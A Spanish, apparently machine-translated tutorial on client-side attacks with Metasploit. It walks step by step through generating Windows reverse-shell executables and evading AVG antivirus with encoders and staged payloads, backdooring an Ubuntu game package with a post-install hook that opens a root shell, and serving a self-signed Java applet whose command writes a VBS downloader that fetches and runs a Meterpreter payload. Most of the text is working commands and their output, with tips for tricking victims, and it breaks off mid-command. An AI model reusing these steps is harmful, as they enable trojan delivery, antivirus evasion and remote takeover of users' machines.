Del lado cliente los exploits son siempre un tema divertido y un frente importante para los atacantes de hoy. Como los administradores de red y desarrolladores de software fortalecer el perímetro, pentesters necesitan encontrar una manera de hacer las víctimas abrir la puerta para que entren en la red. Del lado del cliente los exploits requieren la interacción del usuario, tales como atractivos que hagan clic en un vínculo, abrir un documento, o de alguna manera llegar a su sitio web malicioso.

Hay muchas maneras diferentes de utilizar Metasploit para llevar a cabo los ataques del lado del cliente y vamos a demostrar algunas de ellas aquí.

# Binary Payloads

## Payloads Binarios

Parece que Metasploit está lleno de características interesantes y útiles. Uno de ellos es la capacidad de generar un ejecutable a partir de un payload de Metasploit. Esto puede ser muy útil en situaciones tales como la ingeniería social, si usted puede conseguir un usuario para ejecutar el payload para usted, no hay razón para pasar por la molestia de la explotación de cualquier software.

Veamos un ejemplo rápido de cómo hacer esto. Vamos a generar una payload de shell inversa, ejecutarlo en un sistema remoto, y hacer que nuestra shell. Para ello vamos a utilizar la línea de comandos msfpayload herramienta. Este comando se puede utilizar para la generación de cargas para ser usado en muchos lugares, y ofrece una variedad de opciones de salida, de perl a C a primas. Estamos interesados en la salida del ejecutable, el cual es proporcionado por el comando X.

Vamos a generar un ejecutable de Windows shell inversa que se conecta de nuevo a nosotros en el puerto 31337. Tenga en cuenta que msfpayload opera del mismo modo que msfcli en que se puede añadir 'O' de la carta hasta el final de la cadena de comandos para ver qué opciones están disponibles para usted.

```
root@bt:# msfpayload windows/shell_reverse_tcp 0
```

```
      Name: Windows Command Shell, Reverse TCP Inline
      Version: 6479
      Platform: Windows
      Arch: x86
Needs Admin: No
Total size: 287
```

```
Provided by:
vlad902 vlad902@gmail.com
```

### Basic options:

Name	Current Setting	Required	Description
EXITFUNC	seh	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

### Description:

Connect back to attacker and spawn a command shell

```
root@bt:# msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 0
```

```
Name: Windows Command Shell, Reverse TCP Inline
Version: 6479
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287
```

Provided by:  
vlad902 vlad902@gmail.com

Basic options:

Name	Current Setting	Required	Description
EXITFUNC	seh	yes	Exit technique: seh, thread, process
LHOST	172.16.104.130	yes	The local address
LPORT	31337	yes	The local port

Description:

Connect back to attacker and spawn a command shell

```
root@bt:# msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 X  
> /tmp/1.exe
```

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/shell\_reverse\_tcp

Length: 287

Options: LHOST=172.16.104.130,LPORT=31337

```
root@bt:/pentest/exploits/framework3# file /tmp/1.exe
```

```
/tmp/1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, ahora vemos que tenemos un ejecutable de Windows listo para funcionar. Ahora, vamos a usar "multi / handler", que es un esbozo que se encarga de los exploits inició fuera del framework.

```
root@bt:# msfconsole
```

```
## ## ##### ##### ##### ##### ##### ## ##### ## ##  
##### ## ## ## ## ## ## ## ## ## ## ## ## ## ##  
##### ##### ## ##### ##### ## ## ## ## ## ## ## ##  
## # ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##  
## ## ##### ## ## ## ## ## ## ## ## ## ## ## ## ## ##  
##
```

```
= [ metasploit v3.3-rc1 [core:3.3 api:1.0]  
+ -- --=[ 371 exploits - 234 payloads  
+ -- --=[ 20 encoders - 7 nops  
= [ 149 aux
```

```
msf > use exploit/multi/handler  
msf exploit(handler) > show options
```

Module options:

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Exploit target:

```
Id  Name
--  ----
0   Wildcard Target
```

Cuando se utiliza el 'exploit / multi / handler' módulo, todavía tenemos que decirle que el payload a esperar por lo que configurarlo para tener la misma configuración que el ejecutable que genera.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options
```

Module options:

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (windows/shell/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

```
Id  Name
--  ----
0   Wildcard Target
```

```
msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >
```

Ahora que tenemos todo configurado y listo para ir, nos encontramos 'explotar' para el controlador multi / y ejecutar nuestro archivo ejecutable generado en la víctima. El multi / handler se encarga de la explotación para nosotros y nos presenta nuestro shell.

```
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
```

```
[*] Starting the payload handler...  
[*] Sending stage (474 bytes)  
[*] Command shell session 2 opened (172.16.104.130:31337 -> 172.16.104.128:1150)
```


```
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Jim\My Documents>
```

# Antivirus Bypass

Como hemos visto, los payloads binarios de Metasploit un gran trabajo. Sin embargo, hay un poco de complicación.

La mayoría de los sistemas basados en Windows actualmente corrido algún tipo de protección anti-virus, debido a la penetración generalizada de software maliciosos que atacan a la plataforma. Vamos a hacer nuestro ejemplo un poco más en el mundo real, e instalar la versión gratuita de AVG en el sistema y ver qué pasa.



De inmediato, nuestro payload se detectó. Vamos a ver si hay algo que podemos hacer para evitar que esto sea descubierto por AVG.

Vamos a codificar nuestro ejecutable producido en un intento de hacer que sea más difícil de descubrir. Hemos utilizado la codificación de antes, cuando la explotación de software para evitar su mala disposición así que vamos a ver si podemos hacer uso de ella aquí. Vamos a utilizar la línea de comandos del programa msfencode. Echemos un vistazo a algunas de las opciones mediante la ejecución de msfencode con el modificador '-h'.

```
root@bt:~/pentest/exploits/framework3# msfencode -h
```

```
Usage: ./msfencode
```

## OPTIONS:

- a The architecture to encode as
- b The list of characters to avoid: 'x00xff'
- c The number of times to encode the data
- e The encoder to use

```

-h      Help banner
-i      Encode the contents of the supplied file path
-l      List available encoders
-m      Specifies an additional module search path
-n      Dump encoder information
-o      The output file
-s      The maximum size of the encoded data
-t      The format to display the encoded buffer with (raw, ruby, perl, c, exe,
vba)

```

Vamos a ver lo que los codificadores están a nuestro alcance mediante la ejecución de 'msfencode-l'.

```
root@bt:~/pentest/exploits/framework3# msfencode -l
```

#### Framework Encoders

```
=====
```

Name	Rank	Description
----	----	-----
cmd/generic_sh Encoder	normal	Generic Shell Variable Substitution Command
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	normal	PHP Base64 encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov Encoder	normal	Variable-length Fnstenv/mov Dword XOR
x86/jmp_call_additive Encoder	great	Polymorphic Jump/Call XOR Additive Feedback
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed Encoder	manual	Alpha2 Alphanumeric Unicode Mixedcase
x86/unicode_upper Encoder	manual	Alpha2 Alphanumeric Unicode Uppercase

Excelente. Podemos ver nuestras opciones y algunos codificadores de diferentes podemos hacer uso de. Vamos a utilizar la salida de bruto de msfpayload, y el tubo que como entrada para msfencode utilizando el "Shikata ga nai encoder" (se traduce como "que no se puede evitar" o "nada se puede hacer al respecto"). A partir de ahí, vamos a la salida de un binario de Windows.

```
root@bt:~/pentest/exploits/framework3# msfpayload windows/shell_reverse_tcp
LHOST=172.16.104.130 LPORT=31337 R | msfencode -e x86/shikata_ga_nai -t exe >
/tmp/2.exe
```

```
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)
```

```
root@bt:/pentest/exploits/framework3# file /tmp/2.exe
```

```
/tmp/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Perfecto! Ahora vamos a transferir el binario a otro sistema y ver qué pasa. Y ...



File	Infection	Result
C:\Documents and Settings\Jim\My Documents\2.exe	Virus identified Dropper.Mdrop.N	Infected

Bueno, eso no es bueno. Es todavía ser descubierto por AVG. Bueno, no podemos dejar que AVG gane, ¿verdad? Vamos un poco loco con ella, y el uso de tres diferentes codificadores, dos de los cuales vamos a decirle a correr a través de 10 veces cada uno, para un total de 21 codifica. Esta es la codificación de la medida de lo que podemos hacer y aún así tener un sistema binario de trabajo. AVG nunca pasar esto!

```
root@bt:/pentest/exploits/framework3# msfpayload windows/shell_reverse_tcp  
LHOST=172.16.104.130 LPORT=31337 R | msfencode -e x86/shikata_ga_nai -t raw -c 10  
| msfencode -e x86/call4_dword_xor -t raw -c 10 | msfencode -e x86/countdown -t  
exe > /tmp/6.exe
```

```
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)
```

```
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=2)
```

```
[*] x86/shikata_ga_nai succeeded with size 369 (iteration=3)
```

```
[*] x86/shikata_ga_nai succeeded with size 396 (iteration=4)
```

```
[*] x86/shikata_ga_nai succeeded with size 423 (iteration=5)
```

```
[*] x86/shikata_ga_nai succeeded with size 450 (iteration=6)
```

```
[*] x86/shikata_ga_nai succeeded with size 477 (iteration=7)
```

```
[*] x86/shikata_ga_nai succeeded with size 504 (iteration=8)
```

```
[*] x86/shikata_ga_nai succeeded with size 531 (iteration=9)
```

```
[*] x86/shikata_ga_nai succeeded with size 558 (iteration=10)
```

```
[*] x86/call4_dword_xor succeeded with size 586 (iteration=1)
```

```
[*] x86/call4_dword_xor succeeded with size 614 (iteration=2)
```


```
[*] x86/call4_dword_xor succeeded with size 642 (iteration=3)
```



```
[*] x86/call4_dword_xor succeeded with size 670 (iteration=4)
[*] x86/call4_dword_xor succeeded with size 698 (iteration=5)
[*] x86/call4_dword_xor succeeded with size 726 (iteration=6)
[*] x86/call4_dword_xor succeeded with size 754 (iteration=7)
[*] x86/call4_dword_xor succeeded with size 782 (iteration=8)
[*] x86/call4_dword_xor succeeded with size 810 (iteration=9)
[*] x86/call4_dword_xor succeeded with size 838 (iteration=10)
[*] x86/countdown succeeded with size 856 (iteration=1)
```

```
root@bt:~/pentest/exploits/framework3# file /tmp/6.exe
/tmp/6.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, vamos a copiar el binario, ejecute yyyyyyyyyyyyyyyy ....



Hemos fracasado! Todavía es descubierto por AVG! ¿Cómo vamos a superar esto? Bueno, resulta que hay una buena razón para ello. Metasploit es compatible con dos tipos de cargas. La primera clase, como "ventana / shell\_reverse\_tcp", contiene todo el código necesario para la payload. El otro, como 'ventanas / shell / reverse\_tcp "trabaja un poco diferente. 'Windows / shell / reverse\_tcp "contiene el código lo suficiente como para abrir una conexión de red, entonces la etapa de la carga del resto del código requerido por la explotación de la máquina de los atacantes. Por lo tanto, en el caso de "ventanas / shell / reverse\_tcp", se realiza una conexión al sistema atacante, el resto del payload se carga en memoria, y luego una shell proporciona.

Entonces, ¿qué significa esto para los antivirus? Bueno, la mayoría de los antivirus trabaja en la firma basada en la tecnología. El código utilizado por "ventanas / shell\_reverse\_tcp 'golpea las firmas y es tocado por AVG de inmediato. Por otro lado, la payload por etapas ", las ventanas / shell / reverse\_tcp 'no contiene la firma que AVG está buscando, y por lo tanto, se pierde. Además, al contener menos código, no es menor para el programa anti-virus para trabajar, como si la firma se hace demasiado genérico, la tasa de falsos positivos va a subir y frustrar a los usuarios mediante la activación de la no-software malicioso.

Con esto en mente, vamos a generar una "ventana / shell / reverse\_tcp 'organizado como un payload ejecutable.

```
root@bt:/pentest/exploits/framework3# msfpayload windows/shell/reverse_tcp
LHOST=172.16.104.130 LPORT=31337 X > /tmp/7.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
Length: 278
Options: LHOST=172.16.104.130,LPORT=31337
```

```
root@bt:/pentest/exploits/framework3# file /tmp/7.exe
/tmp/7.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, ahora tenemos copiar en el sistema remoto y lo ejecuta, luego ver qué pasa.

```
root@bt:/pentest/exploits/framework3# msfcli exploit/multi/handler
PAYLOAD=windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.104.130:31337 -> 172.16.104.128:1548)
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Jim\My Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726
```

```
Directory of C:\Documents and Settings\Jim\My Documents
```

```
05/27/2009 09:56 PM
```

```
.
```

```
05/27/2009 09:56 PM
```

```
..
```

```
05/25/2009 09:36 PM 9,728 7.exe
```

```
05/25/2009 11:46 PM
```

Downloads  
10/29/2008 05:55 PM  
My Music  
10/29/2008 05:55 PM  
My Pictures  
1 File(s) 9,728 bytes  
5 Dir(s) 38,655,614,976 bytes free

C:\Documents and Settings\Jim\My Documents>

**Éxito! Antivirus no provocó en esta nueva escena del payload Hemos logrado evadir antivirus en el sistema, y libró nuestro payload.**

# Binary Linux Trojans

## Binarios troyanos Linux

A fin de demostrar que los ataques del lado del cliente y troyanos no son exclusivos para el mundo Windows, cual payload un paquete Metasploit en un paquete deb Ubuntu que nos dé una shell de Linux. Un excelente video fue hecho por Redmeat\_uk demostrar esta técnica que se puede ver en <http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx> Primero tenemos que descargar el paquete que se va a infectar y moverlo a un directorio temporal de trabajo. En nuestro ejemplo, vamos a utilizar 'freesweep' el paquete, una versión basada en texto de Buscaminas.

```
root@bt:/pentest/exploits/framework3# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@bt:/pentest/exploits/framework3# mkdir /tmp/evil
root@bt:/pentest/exploits/framework3# mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil
root@bt:/pentest/exploits/framework3# cd /tmp/evil/
root@bt:/tmp/evil#
```

A continuación, tenemos que extraer el paquete a un directorio de trabajo y crear un directorio DEBIAN para mantener nuestro añadido adicional "características".

```
root@bt:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@bt:/tmp/evil# mkdir work/DEBIAN
```

En el 'debian' directorio, cree un archivo llamado "control" que contiene lo siguiente:

```
root@bt:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where one tries to find all the mines without igniting any, based on hints given by the computer. Unlike most implementations of this game, Freesweep works in any visual text display - in Linux console, in an xterm, and in most text-based terminals currently in use.
```

También tenemos que crear un script de post-instalación que se ejecutará el binario. En nuestro 'Debian', vamos a crear un archivo llamado 'postinst' que contiene lo siguiente:

```
root@bt:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores &
/usr/games/freesweep &
```

Ahora vamos a crear nuestro payload malicioso. Vamos a crear una shell inversa para conectar hacia nosotros llamado 'freesweep\_scores'.

```
root@bt:/pentest/exploits/framework3# msfpayload linux/x86/shell/reverse_tcp
LHOST=192.168.1.101 LPORT=443 X > /tmp/evil/work/usr/games/freesweep_scores
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=192.168.1.101,LPORT=443
```

Ahora vamos a hacer nuestro post-script ejecutable de instalación y construcción de nuestro nuevo paquete. El archivo construido se llamará 'work.deb', así que tendrá que cambiar para que "freesweep.deb y copie el paquete al directorio raíz de nuestra web.

```
root@bt:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@bt:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@bt:/tmp/evil# mv work.deb freesweep.deb
root@bt:/tmp/evil# cp freesweep.deb /var/www/
```

Si no se está ejecutando, vamos a necesitar para iniciar el servidor web Apache.

```
root@bt:/tmp/evil# service apache2 start
```

Tendremos que configurar el controlador de Metasploit multi / para recibir la conexión entrante.

```
root@bt:/pentest/exploits/framework3# msfcli exploit/multi/handler
PAYLOAD=linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

En nuestra víctima Ubuntu, de alguna manera hemos convencido de que el usuario descargue e instale nuestro nuevo juego impresionante.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb
```

```
ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

Como la víctima se instala y se juega nuestro juego, hemos recibido una shell!

```
[*] Sending stage (36 bytes)
```

```
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.175:1129)
```

```
ifconfig
```

```
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
```

```
...snip...
```

```
hostname
```

```
ubuntu
```

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

# Java Applet Infection

Josué Abraham (Jabra) publicó un gran artículo que se basaba en una conferencia pronunciada en la Conferencia Mundial INFOSEC con Rafal Los y se puede encontrar en <http://blog.spl0it.org>. En esencia, lo que los dos fueron capaces de hacer es crear un applet de Java que, una vez ejecutado en un navegador realmente nos va a permitir ejecutar un payload de Meterpreter si el destino acepta la advertencia de seguridad.

Antes de profundizar en esto tenemos que cumplir con algunos requisitos previos en nuestra máquina de los atacantes antes de comenzar.

```
root@bt:/# apt-get install sun-java6-jdk
```

Jabra ha simplificado la mayor parte del proceso con el script de abajo para reducir los errores de entrada. Puede descargar este programa en: <http://spl0it.org/files/makeapplet.sh>

```
#!/bin/bash
#
# Shell script to sign a Java Applet
# Joshua "Jabra" Abraham
# Tue Jun 30 02:26:36 EDT 2009
#
# 1. Compile the Applet source code to an executable class.
#
# javac HelloWorld.java
#
# 2. Package the compiled class into a JAR file.
#
# jar cvf HelloWorld.jar HelloWorld.class
#
# 3. Generate key pairs.
#
# keytool genkey -alias signapplet -keystore mykeystore -keypass mykeypass
-storepass mystorepass
#
# 4. Sign the JAR file.
#
# jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass -
signedjar SignedHelloWorld.jar
# HelloWorld.jar signapplet
#
# 5. Export the public key certificate.
#
# keytool -export -keystore mykeystore -storepass mystorepass -alias signapplet
-file mycertificate.cer
#
# 6. Deploy the JAR and the class file.
#
# <applet code="HelloWorld.class" archive="SignedHelloWorld.jar" width=1 height=1>
</applet>
#
echo "Enter the name of the applet without the extension:"
read NAMEjavac $NAME.javaif [ $? -eq 1 ] ; then
```

```

echo "Error with javac"
exit
fi

echo "[+] Packaging the compiled class into a JAR file"
jar cf $NAME.jar $NAME.class
if [ $? -eq 1 ] ; then
echo "Error with jar"
exit
fi

echo "[+] Generating key pairs"
keytool -genkey -alias signapplet -keystore mykeystore -keypass mykeypass
-storepass mystorepass
if [ $? -eq 1 ] ; then
echo "Error with generating the key pair"
exit
fi

echo "[+] Signing the JAR file"
jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass
-signedjar "Signed$NAME.jar" $NAME.jar signapplet
if [ $? -eq 1 ] ; then
echo "Error with signing the jar"
exit
fi

echo "[+] Exporting the public key certificate"
keytool -export -keystore mykeystore -storepass mystorepass -alias signapplet
-file mycertificate.cer
if [ $? -eq 1 ] ; then
echo "Error with exporting the public key"
exit
fi
echo "[+] Done"
sleep 1
echo ""
echo ""
echo "Deploy the JAR and certificate files. They should be deployed to a directory
on a Web server."
echo ""
echo "<applet width='1' height='1' code='$NAME.class' archive='Signed$NAME.jar'> "
echo ""

```

Ahora vamos a hacer un directorio de trabajo para que podamos guardar el archivo y luego agarrarla de su sitio o copiar y pegar en tu editor de texto favorito.

```
root@bt:/# mkdir ./java-applet
```

```
root@bt:/# cd ./java-applet
```



Tenemos que hacer un applet de Java que se va a firmar. Para ello, vamos a copiar y pegar el siguiente texto en tu editor de texto favorito y guardarlo como: "MSFcmd.java". Para el resto de este módulo, sal del editor abra, ya que tendrá que modificar algunos parámetros a medida que avanzamos con este módulo.

```
import java.applet.*;
import java.awt.*;
import java.io.*;
public class MSFcmd extends Applet {
public void init() {
Process f;
String first = getParameter("first");
try {
f = Runtime.getRuntime().exec("first");
}
catch(IOException e) {
e.printStackTrace();
}
Process s;
}
}
```

A continuación, vamos a utilizar Jabras script de shell para que nos ayuden en la toma de nuestro certificado. El siguiente comando descarga el script, que sea ejecutable, y luego lanzar el script para producir los certs.

```
root@bt:/java-applet/# wget http://spl0it.org/files/makeapplet.sh && chmod a+x
./makeapplet.sh
```

```
root@bt:/java-applet/# ./makeapplet.sh
```

```
Enter the name of the applet without the extension: MSFcmd
[+] Packaging the compiled class into a JAR file
[+] Generating key pairs
What is your first and last name? [Unknown]: MSFcmd
What is the name of your organizational unit? [Unknown]: Microsoft
What is the name of your organization? [Unknown]: Microsoft Organization
What is the name of your City or Locality? [Unknown]: Redmond
What is the name of your State or Province? [Unknown]: Washington
What is the two-letter country code for this unit? [Unknown]: US
Is CN=MSFcmd, OU=Microsoft, O=Microsoft Organization, L=Redmond, ST=Washington,
C=US correct? [no]: yes
```

```
[+] Signing the JAR file
```

Warning:

The signer certificate will expire within six months.

```
[+] Exporting the public key certificate
```

Certificate stored in file

```
[+] Done
```

Ahora que todo se preparó para nosotros, tenemos que desplegar el JAR y el archivo de clase.

```
root@bt:/java-applet/# cp SignedMSFcmd.jar /var/www/
```

```
root@bt:/java-applet/# cp MSFcmd.class /var/www/
```

```
root@bt:/java-applet/# apache2ctl start
```

Ahora que el applet se ha implementado, tendremos que crear un payload de Meterpreter. Cambiar "XXXX" en los siguientes ejemplos para que coincida con su dirección IP atacantes. Este comando utiliza msfpayload para crear una inversa TCP Meterpreter Shell con nuestra víctima. Generamos esta carga en formato RAW y el tubo en msfencode, el ahorro de la carga como un archivo ejecutable. El ejecutable se copia a nuestro directorio raíz web y ejecutables hecho.

```
root@bt:/pentest/exploits/framework3/# ./msfpayload  
windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 R | ./msfencode -t exe -o  
my.exe
```

```
root@bt:/pentest/exploits/framework3/# cp ./my.exe /var/www/
```

```
root@bt:/pentest/exploits/framework3/# chmod a+x /var/www/my.exe
```

Ahora tenemos que añadir un comando en nuestro archivo index.html que permitirá a los clientes para descargar y ejecutar nuestra payload. Básicamente, esta página se lanzará un applet de Java firmados por nosotros mismos, que, cuando se les da permiso por parte del cliente, entonces cual llama cmd.exe de su sistema, haciéndose eco de las líneas en un script vbs llamado "apsou.vbs". Tenga presente que este archivo se puede encontrar en el sistema después de todo éxito y "algunos" intentos fallidos. Después de este archivo se crea, la cadena de comando ejecuta el mismo script vbs y alimenta una variable, el enlace de los atacantes a la carga "my.exe". Una vez que la carga ha sido descargado entonces se ejecutará my.exe con que los permisos de los usuarios.

Tenemos que modificar nuestra página index.html que nuestros clientes va a ver. En un escenario real, un pentester podría intentar añadir un poco de vídeo, juegos de navegador web, u otras actividades para distraer o entretener a la víctima. Trucos ingeniosos, como la ingeniería social puede ser de gran beneficio de este tipo de ataque, dirigiendo sus objetivos a una URL concreta y decirles que para aceptar la advertencia de seguridad para continuar viendo su sitio o usar el "applet personalizado de mensajería instantánea segura". Usted también puede tener cargas diferentes en carpetas diferentes de espera para los diferentes clientes.

Escriba el siguiente comando en una sola línea y asegúrese de cambiar "XXXX" a su dirección IP atacante.

```
root@bt:/pentest/exploits/framework3/# echo "<applet width='1' height='1'  
code='MSFcmd.class' archive='SignedMSFcmd.jar'>" > /var/www/index.html
```

```
root@bt:/pentest/exploits/framework3/# echo "<param name='first' value='cmd.exe /c  
echo Const adTypeBinary = 1 > \  
C:\windows\apsou.vbs & echo Const adSaveCreateOverWrite = 2 >>  
C:\windows\apsou.vbs \  
& echo Dim BinaryStream >> C:\windows\apsou.vbs & echo Set BinaryStream =  
CreateObject("ADODB.Stream") >> \  
C:\windows\apsou.vbs & echo BinaryStream.Type = adTypeBinary >>
```

```

C:\windows\apsou.vbs & \
echo BinaryStream.Open >> C:\windows\apsou.vbs & echo BinaryStream.Write
BinaryGetURL(Wscript.Arguments(0)) >> \
C:\windows\apsou.vbs & echo BinaryStream.SaveToFile Wscript.Arguments(1),
adSaveCreateOverWrite >> \
C:\windows\apsou.vbs & echo Function BinaryGetURL(URL) >> C:\windows\apsou.vbs &
echo Dim Http >> \
C:\windows\apsou.vbs & echo Set Http = CreateObject("WinHttp.WinHttpRequest.5.1")
>> C:\windows\apsou.vbs & \
echo Http.Open "GET", URL, False >> C:\windows\apsou.vbs & echo Http.Send >> C:
windows\apsou.vbs & \
echo BinaryGetURL = Http.ResponseBody >> C:\windows\apsou.vbs & echo End Function
>> C:\windows\apsou.vbs & \
echo Set shell = CreateObject("WScript.Shell") >> C:\windows\apsou.vbs & echo
shell.Run "C:\windows\my.exe" >> \
